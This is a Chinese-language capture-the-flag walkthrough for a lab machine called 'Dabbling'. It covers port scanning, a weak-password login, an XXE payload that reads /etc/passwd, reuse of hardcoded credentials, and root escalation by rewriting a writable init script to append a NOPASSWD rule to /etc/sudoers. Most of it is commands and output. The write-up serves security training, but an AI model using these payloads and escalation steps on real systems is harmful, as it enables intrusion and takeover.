


Dabbling


目标10.31.130.154




端口扫描

```
< Anonymous on Saturday at 12:54 AM 0s MEM: 37% (3/7GB)
> { C: = Penetration = ScanTools = Nmap } * nmap.exe -sS -sV -sC -O -p- -T4 -n -oA fullscan 10.31.130.154
Starting Nmap 7.97 ( https://nmap.org ) at 2026-06-27 00:54 +0800
Nmap scan report for 10.31.130.154
Host is up (0.00049s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.67 ((Unix))
|_http-title: Enterprise Portal
|_http-methods:
|_Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.67 (Unix)
5000/tcp  open  http     Werkzeug httpd 3.1.8 (Python 3.14.5)
|_http-server-header: Werkzeug/3.1.8 Python/3.14.5
|_http-title: Profile Manager
```


80端口



5000端口需要账号和密码



使用弱口令alice:alice即可登录



让ai写个xxe payload

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE profile [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<profile>
  <display_name>&xxe;</display_name>
  <bio>bio</bio>
</profile>
```

Profile Manager

Welcome, alice (user)

Display Name

Your display name

Bio

Tell something about yourself

Theme

Dark

Edit raw profile data for import/export operations

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE profile [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<profile>
  <display_name>&xxe;</display_name>
  <bio>bio</bio>
</profile>
```

Export Profile

Import Profile

Export as JSON

Export as XML

Server Response

```
<?xml version="1.0" encoding="UTF-8"?>
<profiles>
  <username>alice</username>
  <display_name>root:root:root:/root/bin/bash
  home:root:root:/bin:/sbin/nologin
  shell:root:root:/usr/sbin/nologin
  ip:root:root:/var/spool/ftp:/sbin/nologin
  eye:root:root:/sbin/nls/eye
  shutdown:root:shutdown:/sbin/sbin/shutdown
  halt:root:halt:/sbin/sbin/halt
  mail:root:mail:/var/mail:/sbin/nologin
  news:root:news:/usr/lib/news:/sbin/nologin
  uucp:root:uucp:/var/spool/uucppublic:/sbin/nologin
  cron:root:cron:/var/spool/cron:/sbin/nologin
  ftp:root:ftp:/var/lib/ftp:/sbin/nologin
  sshd:root:sshd:/dev/null:/sbin/nologin
  games:root:games:/usr/games:/sbin/nologin
  ntp:root:ntp:/var/empty:/sbin/nologin
  guest:root:root:/dev/mail:/sbin/nologin
  nobody:root:root:/sbin/nobody:/sbin/nologin
  logname:root:logname:/dev/mail:/sbin/nologin
  spooler:root:spooler:/var/www:/sbin/nologin
  robert:root:root:/home/robert/bin/bash
  bob:root:root:/home/bob/bin/bash
</display_name>
  <bio>bio</bio>
  <export_timestamp>2024-01-01T00:00:00</export_timestamp>
</profiles>
```

发现凭据bob: bob#1234, ssh登陆拿到flag: flag{user-233b77e83a54ec82d59008a21f5abf2d}

```
< Anonymous on Saturday at 1:35 AM
> { C:\Windows\System32 } * ssh bob@10.31.130.154
The authenticity of host '10.31.130.154 (10.31.130.154)' can't be established.
ED25519 key fingerprint is SHA256:xJ90oWmr5sPR2afHz9etzSdtXINmLI+JvbWgV/iCswY.
This host key is known by the following other names/addresses:
C:\Users\Anonymous/.ssh/known_hosts:1: 10.192.219.232
C:\Users\Anonymous/.ssh/known_hosts:5: 10.46.98.253
C:\Users\Anonymous/.ssh/known_hosts:10: 10.64.195.64
C:\Users\Anonymous/.ssh/known_hosts:12: 10.31.130.214
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.31.130.154' (ED25519) to the list of known hosts.
bob@10.31.130.154's password:
_
\ \ \ / _ _ \ | / _ _ \ \ _ _ \ \ _ _ \ / _ _ \
\ \ V V / _ _ / | ( _ | ( _ ) | | | | | | | _ _ /
\ \ \ / _ _ \ | _ _ \ _ _ \ / | | | | | | \ _ _ \
bob@Dabbling:~$ cat user.txt
flag{user-233b77e83a54ec82d59008a21f5abf2d}
bob@Dabbling:~$
```

linpeas跑了一下发现有个可疑的/etc/init.d/xxe-lab文件

```

Files with ACLs (limited to 50)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#acls
# file: /etc/init.d/xxe-lab
USER    root      rwx
user    robert     rwx
GROUP   root      r-x
mask    rwx
other   r-x

files with acls in searched folders Not Found

```

用户robert有rw权限，那么需要先横向到robert

从配置文件中可以找到密码：R0bert&^%8805

```

-IW-I--I-- 1 root root 5419 Jun 10 10:45 app.py
bob@Dabbling:/opt/lab$ cat backend/app.py
from flask import Flask, request, Response, session, send_from_directory
import lxml.etree as etree

import json
import uuid
import os

app = Flask(__name__, static_folder=None)
app.secret_key = 'a3f1c9b2e7d84f6a1b0e3c5d7f9a2b4c'

FRONTEND_DIR = os.path.join(os.path.dirname(os.path.abspath(__file__)), '..', 'frontend')

users = {
    'alice': {'password': 'alice', 'role': 'user'},
    'bob': {'password': 'bob#1234', 'role': 'user'},
    'admin': {'password': 'R0bert&^%8805', 'role': 'admin'}
}

```

```

bob@Dabbling:/tmp$ su robert
Password:
robert@Dabbling:/tmp$ |

```

修改文件，更改为root权限

```

robert@Dabbling:/tmp$ cat /etc/init.d/xxe-lab
#!/sbin/openrc-run

name="XXE Lab"
description="XXE Challenge Lab"
command="/usr/bin/python3"
command_user="nobody"
command_args="/opt/lab/backend/app.py"
directory="/opt/lab/backend"
pidfile="/run/${RC_SVCNAME}.pid"
command_background=true

depend() {
    need net
    after firewall
}
robert@Dabbling:/tmp$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert)
robert@Dabbling:/tmp$ vim /etc/init.d/xxe-lab
15L, 285B written
robert@Dabbling:/tmp$ cat /etc/init.d/xxe-lab
#!/sbin/openrc-run

name="XXE Lab"
description="XXE Challenge Lab"
command="/usr/bin/python3"
command_user="root"
command_args="/opt/lab/backend/app.py"
directory="/opt/lab/backend"
pidfile="/run/${RC_SVCNAME}.pid"
command_background=true

depend() {
    need net
    after firewall
}

```

sudo -l可以重启

```


robert@Dabbling:/tmp$ sudo -l
Matching Defaults entries for robert on Dabbling:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for robert:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"


User robert may run the following commands on Dabbling:
    (ALL) NOPASSWD: /sbin/reboot
robert@Dabbling:/tmp$

```

重新xxe有权限了



得到flag: flag{root-0673fc9bdf24ea2dcf28d3ed8e7cbe18}



其实更方便的直接改脚本，添加sudoers规则

```
kali System32 - ssh robert@10.31.130.154
1 #!/sbin/openrc-run
2
3 name="XXE Lab"
4 description="XXE Challenge Lab"
5 command="/bin/bash"
6 command_user="root"
7 command_args="-c \"echo 'robert ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers\""
8 directory="/opt/lab/backend"
9 pidfile="/run/${RC_SVCNAME}.pid"
10 command_background=true
11
12 depend() {
13     need net
14     after firewall
15 }
~
~
~
~
~
~
~
~
~
~
```

重启后上线

```
< Anonymous on Saturday at 2:18 AM 0.015s MEM: 82% (6/7GB)
> { C: = Windows = System32 } * ssh robert@10.31.130.154
robert@10.31.130.154's password:
Dabbling
-bash-5.3$ sudo -l
Matching Defaults entries for robert on Dabbling:
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Runas and Command-specific defaults for robert:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User robert may run the following commands on Dabbling:
    (ALL) NOPASSWD: /sbin/reboot
    (ALL) NOPASSWD: ALL
-bash-5.3$ sudo bash -p
Dabbling:/home/robert# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
Dabbling:/home/robert#
```